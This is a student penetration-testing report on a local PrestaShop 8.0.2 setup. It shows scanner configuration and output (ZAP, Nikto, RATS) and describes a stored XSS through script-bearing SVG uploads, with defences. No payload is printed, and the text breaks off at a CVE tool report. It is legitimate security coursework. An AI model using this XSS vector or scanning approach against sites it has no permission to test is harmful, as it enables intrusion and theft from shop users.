Final Project Report for INSE-6140
Malware Defense and Application Security

Project Title:
A PrestaShop issue: Attack and Defence

Presented to:
Dr. Makan Pourzandi

Presented by: WCS

Name	Student Number
Pierre Watine	40027675
Anik Chowdhury	40275019
Akash Saha	40233587

Executive Summary

Prestashop, a shop website creation tool, was analysed. A possible stored cross-site scripting (XSS) exploit has been found by putting script into an SVG image file and put it in the product page as a privileged account. This vulnerability is a high-level threat as it may lead to credential leaks, unwanted redirection and malicious javascript script execution. A client could trigger it by opening the image file while a back-office worker could execute it by going on the product's editor page. Two defences were found: removing the ability to upload SVG files or use a module to sanitise the file before uploading it.

Introduction

Application and its functionality
PrestaShop, being an open-source e-commerce solution, is subject to various security assessments and vulnerability analyses to ensure its robustness and security. In the context of Kali Linux, a popular distribution used for digital forensics and penetration testing, there are several tools and methodologies you can use to analyse vulnerabilities in PrestaShop installations. Here's a general approach:


Initial Setup
For testing purposes, we used Kali Linux 2023.4 and XAMPP 8.2.12. We hosted our web application in Apache Web Server 2.4.58 and used MariaDB 10.4.32 as the backend database.

Manual Testing and Exploitation
Explore Known Vulnerabilities: Databases like CVE and Exploit-DB to find known vulnerabilities for the specific versions of PrestaShop and its components (plugins, themes, etc.). This step should be performed cautiously and always within the bounds of legal and ethical guidelines.

Main software functionalities:
PrestaShop's architecture includes a user-friendly front end for customers and a comprehensive back end for administrators. The front end displays products and information in an accessible manner, facilitating a smooth shopping experience. The back end, accessible through a secure login, allows for detailed store management, including inventory control, order processing, and customer communication. Together, these elements provide a robust framework for running an online store effectively. The PrestaShop platform is designed with a dynamic front end for shoppers, showcasing products, categories, and promotions, while the back end serves as the control center for the store owner. The front end delivers a seamless shopping experience with intuitive navigation, whereas the back end allows for comprehensive store management, including inventory, orders, and customer data. This structure ensures both a user-friendly shopping environment and an efficient administrative workflow for maintaining the online store's operations.


Presta Shop Back office:

The PrestaShop back office serves as the administration panel for managing a PrestaShop store, facilitating tasks like product management, carrier handling, pack building, voucher creation, customer communication, and overall shop improvement. Login is achieved using the registered email and password, leading to the dashboard that acts as the control panel's welcome page, from which shop configuration and sales management begins. Moreover, users can get an overview of weekly, monthly, and yearly reports on the stat dashboard.



The PrestaShop back-office dashboard is a centralised hub for managing the online store, organised into key sections for efficiency. The "Sell" section focuses on day-to-day operations like orders, catalogue management, customer relationships, service inquiries, and performance analytics. "Improve" is configured to enhance the store with module integrations, design customizations, shipping configurations, and payment solutions, empowering to expand the shop's experience and functionality. "Configure" points into store settings, covering general shop parameters, detailed product and customer configurations, and even advanced parameters for system performance, security, and administrative tasks, ensuring your store runs smoothly and securely.

Prestashop frontend:
PrestaShop's e-commerce platform is designed around key sections to enhance user and admin experiences. The "Products" section highlights deals, new arrivals, and top sellers. "Our Company" provides essential information such as delivery details, legal notices, terms of use, company background, secure payment methods, contact points, site navigation, and physical store locations. The "Your Account" area offers personalised features including profile management, address book, order history, transaction records, personal product lists, and easy sign-out, catering to a seamless shopping journey just like a real-world CMS-based site.



System Characterization


System Description
PrestaShop is a comprehensive e-commerce solution that combines a wide range of functionalities to support online retail activities. The system architecture can be visualised as consisting of several key components:

Front-end Components: These are the user-facing features of PrestaShop, including the shopping cart, product pages, and checkout process. They are built using PHP and leverage the Smarty template engine for rendering the pages.

Back-end Components: This includes server-side components such as the PrestaShop database, which stores all site data, including user profiles, order details, and product information. The core application logic, written in PHP, processes user requests and interacts with the database.

Third-party Integrations: PrestaShop integrates with various third-party services, such as payment gateways (PayPal, Stripe), shipping providers, and external CRM systems. These integrations extend the platform's functionality and involve data exchange via APIs.

A schematic representation of these components illustrates their interactions and how data flows between them, providing a clear view of the system's operational mechanics.



User's Browser: This is where the user interacts with the PrestaShop website. The browser sends requests to and receives responses from the web server.

Web Server: This component processes incoming HTTP/HTTPS requests from the user's browser. It serves the static content and routes dynamic content requests to PHP scripts.

Front-End (User Interface): Includes all the elements that users interact with directly on the website, such as product pages, checkout pages, and user profiles. The front-end communicates with the back-end to retrieve or submit information.

Back-End (Logic, Application Server): Handles the application logic, processes user input, performs operations based on business rules, and interacts with the database. This layer is responsible for data processing and decision-making.

Database (MySQL/PostgreSQL): Stores all critical data for PrestaShop, including user data, product information, and transaction details. The back-end queries this database to retrieve or update data as needed.

Third-Party APIs (Payment Gateways, Shipping Services): PrestaShop integrates with external services via APIs to handle payment processing, shipping calculations, and other services. These APIs extend PrestaShop's functionality and allow it to operate as a full-fledged e-commerce platform.

B. System Environment

The environment in which PrestaShop operates is crucial for understanding its security posture:

Execution Environment: PrestaShop runs on a web server such as Apache or Nginx and uses PHP as its scripting language, with MySQL as its database management system. The system can be hosted in various environments including cloud services, dedicated servers, or shared hosting solutions.

Input and Output: The system receives inputs primarily through user interactions via web forms, API calls, and administrative actions in the backend. Outputs from the system include dynamically generated HTML pages, API responses, and transactional emails.

Interactions and Data Flow: The server-side logic processes user inputs, resulting in data being stored or retrieved from the database. This data flow is critical for the operation of the e-commerce platform and requires robust validation and sanitation to prevent security vulnerabilities.

Level of Protection or Exposure to Attacks: The system’s exposure to potential attacks is moderated by security measures such as HTTPS, data encryption, firewalls, and anti-malware systems. However, its exposure to the internet and the complexity of its integrations increase its vulnerability to attacks.

C. Assets to Protect

Identifying and protecting key assets is essential for maintaining the security and integrity of the PrestaShop platform:

Subscriber’s Information: This includes sensitive personal data of users such as names, addresses, and payment details. Protecting this information is paramount to complying with data protection regulations and maintaining user trust.

Service Availability: Ensuring the platform remains available and functional is critical to preservice disruptions, which can lead to direct financial losses.

Integrity of Data: The accuracy and integrity of data, including product listings, pricing information, and transaction records, must be maintained to ensure reliable business operations.

Each asset has specific security requirements for confidentiality, integrity, and availability. Effective security measures must be implemented to safeguard these assets from unauthorized access and potential threats.

Security Objectives

When analyzing PrestaShop for vulnerabilities, applying threat modelling concepts and defining security levels in alignment with ISO 27034 can be quite beneficial as a standard method.

Threat Model Development: This involves understanding the software architecture, external interfaces, data flow, and potential attack points—common threats like SQL injection, cross-site scripting, or security misconfigurations.

Continuous Monitoring and Improvement: Monitoring of security measures, regular updates to the software, and prompt patching of identified vulnerabilities. ISO 27034 recommends continuous improvement, which aligns with keeping PrestaShop secure against evolving threats.

Needed security functionality and Quality of Protection (QoP)

Defining Needed Security Functionality

Secure Coding Practices: Secure coding standards that prevent common security flaws such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF).

Data Protection:

Regularly back up data and test recovery procedures to ensure data integrity and availability can be maintained during a security breach or failure.

Quality of Protection (QoP)

Quality of Protection (QoP) refers to the measure of how well security services are provided to protect data.

Security Measures Implementation:

Effectiveness: This includes the strength of encryption algorithms, adequacy of access control mechanisms, and the thoroughness of security policies.

Performance Impact:

System Performance: We monitored the impact of security measures on system performance. Security features should not degrade the user experience or the platform's responsiveness.

Usability:
User Impact: Usability of security measures, ensuring they do not complicate user interactions or administrative processes. User-friendly security helps ensure compliance by users and administrators.

Methodology/Approach

Tools: Scanning, Code Analysis
We divided our tools into three parts. The high-level overview of our tools is given below

Tools	Dynamic Analysis	OWASP-Zap
		Nessus
		Nikto
	Static Analysis	Rats
		SNYK
		HORUSEC
	Others	SQLmap
		CVE-bintool
		Burp suite
		Several CVE databases

Kind of tests performed with their reasons


First of all, we used OWASP-ZAP to get a high-level overview of our testing version of the system. OWASP ZAP (Zed Attack Proxy) is a popular open-source web application security testing tool developed by the Open Web Application Security Project (OWASP). It is designed to help security professionals and developers identify and mitigate security vulnerabilities in web applications. We found our vulnerability report is given below

		Confidence				
		User Confirmed	High	Medium	Low	Total
Risk	High	0 (0.0%)	0 (0.0%)	0 (0.0%)	0 (0.0%)	0 (0.0%)
	Medium	0 (0.0%)	1 (7.7%)	2 (15.4%)	1 (7.7%)	4 (30.8%)
	Low	0 (0.0%)	1 (7.7%)	1 (7.7%)	1 (7.7%)	3 (23.1%)
	Informational	0 (0.0%)	0 (0.0%)	3 (23.1%)	3 (23.1%)	6 (46.2%)
	Total	0 (0.0%)	2 (15.4%)	6 (46.2%)	5 (38.5%)	13 (100%)

Alert type	Risk	Count
Absence of Anti-CSRF Tokens	Medium	24808 (190,830.8%)
Content Security Policy (CSP) Header Not Set	Medium	11175 (85,961.5%)
Missing Anti-clickjacking Header	Medium	11023 (84,792.3%)
Vulnerable JS Library	Medium	1 (7.7%)
Server Leaks Version Information via "Server" HTTP Response Header Field	Low	11349 (87,300.0%)
Timestamp Disclosure - Unix	Low	11789 (90,684.6%)
X-Content-Type-Options Header Missing	Low	11183 (86,023.1%)

From the reports, most of the alarms are related to cross-site scripting, whether it is the absence of anti-CSRF tokens, anti-clickjacking headers, or Content Security Policy headers. While we have not been able to produce any cross-scripting attacks due to input sanitization and filtering, these show that the header has many missing security tags.

Then, we scanned our system using Nessus. Tenable Nessus is a widely used vulnerability assessment tool developed by Tenable, Inc. It helps organisations identify security vulnerabilities, misconfigurations, and compliance issues in their IT infrastructure, including servers, network devices, endpoints, and web applications. We used predefined scan templates, which are Web Application Tests.



Scanning with Nessus was difficult. The target '127.0.0.1\prestashop802\' was not scanned because the target did not match any valid target specification of Nessus. Then, we configured our local DNS to cope with this challenge.

```
<VirtualHost *:80>
    ServerAdmin webmaster@dummy-host3.example.com
    DocumentRoot "/opt/lampp/htdocs/prestashop802"
    ServerName test-example.com
    ErrorLog "logs/dummy-host3.example.com-error_log"
    CustomLog "logs/dummy-host3.example.com-access_log" common
</VirtualHost>
```

Lastly, we used Nikto as our last dynamic analysis tool. Like Nessus, it could not scan only the local host, so we used the same DNS configuration previously mentioned. The result of Nikto is given below

```
┌──(kali㉿kali)-[/opt/lampp]
└─$ nikto -h test-example.com
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          127.0.0.1
+ Target Hostname:    test-example.com
+ Target Port:        80
+ Start Time:         2024-04-10 12:32:41 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.58 (Unix) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
+ /: Retrieved x-powered-by header: PHP/8.2.12.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ Root page / redirects to: http://localhost/prestashop802/
+ /robots.txt: contains 86 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ OpenSSL/1.1.1w appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /icons/: Directory indexing found.
+ /INSTALL.txt: Default file found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpmyadmin/: Uncommon header 'x-ob_mode' found, with contents: 1.
+ /phpmyadmin/: phpMyAdmin directory found.
+ /phpmyadmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ 9662 requests: 0 error(s) and 13 item(s) reported on remote host
+ End Time:           2024-04-10 12:33:05 (GMT-4) (24 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested


     ********************************************************************
     Portions of the server's headers (Perl/v5.34.1 PHP/8.2.12 mod_perl/2.0.12 Apache/2.4.58) are not in
     the Nikto 2.5.0 database or are newer than the known string. Would you like
     to submit this information (*no server specific data*) to CIRT.net
     for a Nikto update (or you may email to sullo@cirt.net) (y/n)? y

+ ERROR:  → http://localhost/prestashop802/
+ ERROR: Update failed, please notify sullo@cirt.net of the previous line.
```

From all our dynamic analyses, we observed that the OWASP-ZAP performs better than the other two among the three state-of-the-art dynamic analysis tools. Moreover, we understand there might be some vulnerabilities, like cross-site scripting. To narrow down the place where the vulnerability might occur we went for static code analysis.


As the first static code analyzer, we used RATS. The result of RATS is given below

```
1738 ./copyPrestashop/usr/share/perl5/Debconf/FrontEnd/Kde.pm:19: Medium: fcntl
1739 ./copyPrestashop/usr/share/perl5/Debconf/FrontEnd/Dialog.pm:218: Medium: fcntl
1740 ./copyPrestashop/usr/share/perl5/Debconf/FrontEnd/Dialog.pm:219: Medium: fcntl
1741 ./copyPrestashop/usr/share/perl5/Debconf/FrontEnd/Dialog.pm:235: Medium: fcntl
1742 ./copyPrestashop/usr/share/perl5/Debconf/FrontEnd/Dialog.pm:236: Medium: fcntl
1743 ./copyPrestashop/usr/share/perl/5.36.0/Net/Ping.pm:544: Medium: fcntl
1744 ./copyPrestashop/usr/share/perl/5.36.0/Net/Ping.pm:546: Medium: fcntl
1745 The filehandle argument should not be derived from
1746                   user input. Doing so could allow arbitrary filehandles
1747                   to have operations carried out on them.
1748
1749 ./copyPrestashop/usr/lib/x86_64-linux-gnu/perl-base/IO/File.pm:39: Medium: open
1750 ./copyPrestashop/usr/lib/x86_64-linux-gnu/perl-base/IO/File.pm:58: Medium: open
1751 ./copyPrestashop/usr/lib/x86_64-linux-gnu/perl-base/IO/File.pm:61: Medium: open
1752 ./copyPrestashop/usr/lib/x86_64-linux-gnu/perl-base/IO/File.pm:64: Medium: open
1753 ./copyPrestashop/usr/lib/x86_64-linux-gnu/perl-base/IO/Handle.pm:116: Medium: open
1754 ./copyPrestashop/usr/lib/x86_64-linux-gnu/perl-base/IPC/Open3.pm:63: Medium: open
```


It does not perform so well as it returned only a single vulnerability:

```
<b>Severity: Medium</b><br/>
Issue: chown<br/>
  When using this function, it is important to be sure that the string being passed in does not contain relative path elements (../ for example), or a null, which may cause underlying C calls to behave in ways you do not expect. This is especially important if the string is in any way constructed from a user supplied value.
 <br/>
<ul>
File: <b>./copyPrestashop/usr/share/perl/5.36.0/Archive/Tar.pm</b><br/>Lines:
1227  </ul>
<h3>Inputs detected at the following points</h3>
```


Then we went for another Static code analyzer named SNYK. Snyk Code performs static code analysis on source code repositories to identify security vulnerabilities and code quality issues. It analyses code at rest, without executing it, to detect vulnerabilities such as SQL injection, Cross-Site Scripting (XSS), and insecure cryptographic implementations. The result of SNYK code analyzer is given below



For more details, we go for another code analyzer named HORUSEC. HORUSEC is an open-source static code analysis tool designed to identify security vulnerabilities and code quality issues in source code repositories. It supports multiple programming languages and provides developers with actionable insights to improve the security and quality of their code.



As we got a sense of injection attacks in several places, we then used the SQLmap tool to determine if we could find any SQL injection vulnerabilities. But we could not find any.



Then, we used the Common CVE Tool to identify common CVEs corresponding to Prestashop 8.0.2. We found several CVEs, which we went through one by one, but we could not determine a proof of concept for any of them and the descriptions were too vague to reproduce. The result of the CVE tool is given below.

- Report Generated: 2024-04-02 18:37:27
- Time of last update of CVE Data: 2024-04-02 17:22:21

